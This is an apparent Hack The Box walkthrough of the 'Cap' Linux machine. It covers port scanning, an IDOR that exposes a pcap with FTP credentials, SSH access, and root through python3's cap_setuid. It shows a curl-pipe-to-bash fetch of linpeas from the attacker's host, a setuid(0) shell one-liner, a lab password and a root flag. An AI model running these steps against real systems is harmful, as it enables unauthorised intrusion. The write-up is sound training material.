


Summary

Cap is an Easy Linux Machine that starts with a Network monitoring web application that is vulnerable to IDOR revealing Network Traffic that contains user cleartext password being used to access the FTP service . The password being reused for the same account for ssh which grants foothold into the box , Running Linpeas reveals python had cap_setuid which is a capability that enables the user to change his effective uid when executing that script using that to escalate to Root.

Enumeration

Full Ports TCP Scan

```
┌──(kali㉿kali)-[~/htb/Cap]
└─$ nmap -sS -Pn -p- --min-rate 5000 --reason 10.129.138.111 -oG
nmap/full_scan
Starting Nmap 7.95 ( https://nmap.org ) at 2026-10-07 02:13 EDT
Nmap scan report for 10.129.138.111
Host is up, received user-set (0.35s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE REASON
21/tcp open  ftp     syn-ack ttl 63
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63
```

We Got three Ports Open , The first is FTP(File Transfer Protocol) the Second is SSH for Remote Access Management and the last an HTTP server all with the default TTL expected From a Linux Machine which is 64 and when its transmitting data through a hop like router or switch it got decremented by one which gives us final TTL of 63 Confirming The Target is Running Linux Operating System and Minimize the possibilities of Containers and Virtualization Occurrence yet its not totally ruled Out.

Running another Service scan to see the versions

```
┌──(kali㉿kali)-[~/htb/Cap]
└─$ nmap -sS -sCV -p 21,22,80 --min-rate 5000 10.129.138.111
Starting Nmap 7.95 ( https://nmap.org ) at 2026-10-07 02:21 EDT
Nmap scan report for 10.129.138.111
Host is up (0.28s latency).
```

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
|   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|_  256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp open  http    Gunicorn
|_http-server-header: gunicorn
|_http-title: Security Dashboard
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.46 seconds
```

The target is Running VSftpd Version 3.0.3 (No Public Exploits) , and Running a secure version of OpenSSH . The http Version scan shows Gunicorn is used by the http server its like a middle-man between a reverse proxy and python backend application so its Likely the tech stack is Nginx > Gunicorn > Origin Server


Start Enumerating FTP

```
┌──(kali㉿kali)-[~/htb/Cap]
└─$ nxc ftp 10.129.138.111 -u 'anonymous' -p ''
FTP 10.129.138.111  21  10.129.138.111 [-] anonymous:
(Response:530 Login incorrect.)
```


Anonymous Login is Disabled and we Dont have any Set of Credentials so Moving On to the Web Server.



Running Wappalyzer Extension For Deep inspection of the Tech Stack



It Confirms Python-Based tech stack as we anticipated earlier . The app seems to be a Dashboard For Network Monitoring. Playing Around the page Nothing useful To test , there is Search Functionality usually will Test that for XSS but i dont see any realistic way to do it so i will pass it . the three Tabs in the left are the most interesting as they reveal a lot of Network informations




We got a list of Network Processes including some ports we did not Discover During our nmap Reconnaissance .

Dashboard Home / Dashboard

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.129.138.111  netmask 255.255.0.0  broadcast 10.129.255.255
        inet6 fe80::a0de:adff:fef9:9f57  prefixlen 64  scopeid 0x20<link>
        inet6 dead:beef::a0de:adff:fef9:9f57  prefixlen 64  scopeid 0x0<global>
        ether a2:de:ad:f9:9f:57  txqueuelen 1000  (Ethernet)
        RX packets 87141  bytes 5413370 (5.4 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 79335  bytes 5777943 (5.7 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 2090  bytes 164690 (164.6 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2090  bytes 164690 (164.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

The Second Tab Showing the Networks that the Host is Connected To, we don't see any other Networks that would be interesting for Pivoting on up stages when we Got initial Foothold but there is no Need as there is No other internal Network .



The Final is what seems like Pcap Files that contains captures of the Network traffic , it seems to rely solely on the ID number within the URL so The Logical thing to do is try different Numbers to see if we can Get other captures .

Exploitation

```
┌──(kali㉿kali)-[~/htb/Cap]
└─$ ffuf -u http://10.129.138.111/data/FUZZ -w <(seq 0 1000) -r -fw
8716,1

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/


       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.138.115/data/FUZZ
 :: Wordlist         : FUZZ: /proc/self/fd/11
 :: Follow redirects : true
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status:
200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 8716,1
________________________________________________


1                       [Status: 200, Size: 17147, Words: 7066, Lines:
371, Duration: 215ms]
0                       [Status: 200, Size: 17147, Words: 7066, Lines:
371, Duration: 415ms]
:: Progress: [1001/1001] :: Job [1/1] :: 84 req/sec :: Duration:
[0:00:12] :: Errors: 0 ::
```

The default Pcap file is 1.Pcap which contains TCP handshakes Traffic and Nothing useful but the New one We is 0.Pcap lets Analyze it with Wireshark.

```
┌──(kali㉿kali)-[~/htb/Cap]
└─$ wireshark 0.pcap
```



Filtering Protocol to HTTP shows Nothing , No interesting endpoints or credentials being used in login panels or anything like that , there is also some FTP traffic lets Filter On that.



We Got Credentials for The FTP user `nathan:Buck3tH4TF0RM3!` Lets Authenticate with it and Enumerate the FTP again

```
┌──(kali㉿kali)-[~/htb/Cap]
└─$ ftp 10.129.138.111
Connected to 10.129.138.115.
220 (vsFTPd 3.0.3)
Name (10.129.138.111:kali): nathan
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

And We Got the User Flag

```
ftp> ls
229 Entering Extended Passive Mode (|||57548|)
150 Here comes the directory listing.
-r--------    1 1001     1001           33 Oct 07 06:53 user.txt
226 Directory send OK.
ftp> get user.txt
local: user.txt remote: user.txt
229 Entering Extended Passive Mode (|||32780|)
150 Opening BINARY mode data connection for user.txt (33 bytes).
100%
|***********************************************************************
**********************|    33        0.15 KiB/s    00:00 ETA
226 Transfer complete.
```

Initial Foothold

It seems the FTP is mounting the Computer Root / file system so lets try SSH into the Box .

```
┌──(kali㉿kali)-[~/htb/Cap]
└─$ ssh nathan@10.129.138.111
nathan@cap:~$
```

Privilege Escalation

The user cant Run sudo and there are No other Services that are Running also the user is not part of an internal Network . the /etc/passwd file Shows No other users beside the root to Move Vertically to other users. I will transfer Linpeas and Run it on the target Host to reveal any kernel exploits or privileges escalation Windows .

```
┌──(kali㉿kali)-[~/htb/Cap]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
nathan@cap:~$ curl http://10.10.17.198:8000/linpeas.sh | bash
```

```
Processes with capability sets (non-zero CapEff/CapAmb, limit 40) (T1548.001)

Files with capabilities (limited to 50):
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
```

We got python3 with capabilities of cap_setuid which enables the python binaries to set the user UID when running it allowing us to change our uid to the root which is 0 .

```
nathan@cap:~$ python3 -c 'import
os;os.setuid(0);os.system("/bin/bash");'
root@cap:~# id
uid=0(root) gid=1001(nathan) groups=1001(nathan)
```

```
root@cap:/root# cat root.txt
240dedfb5370299d3737e20a31dacfc1
root@cap:/root#
```

And We Got the Root Flag !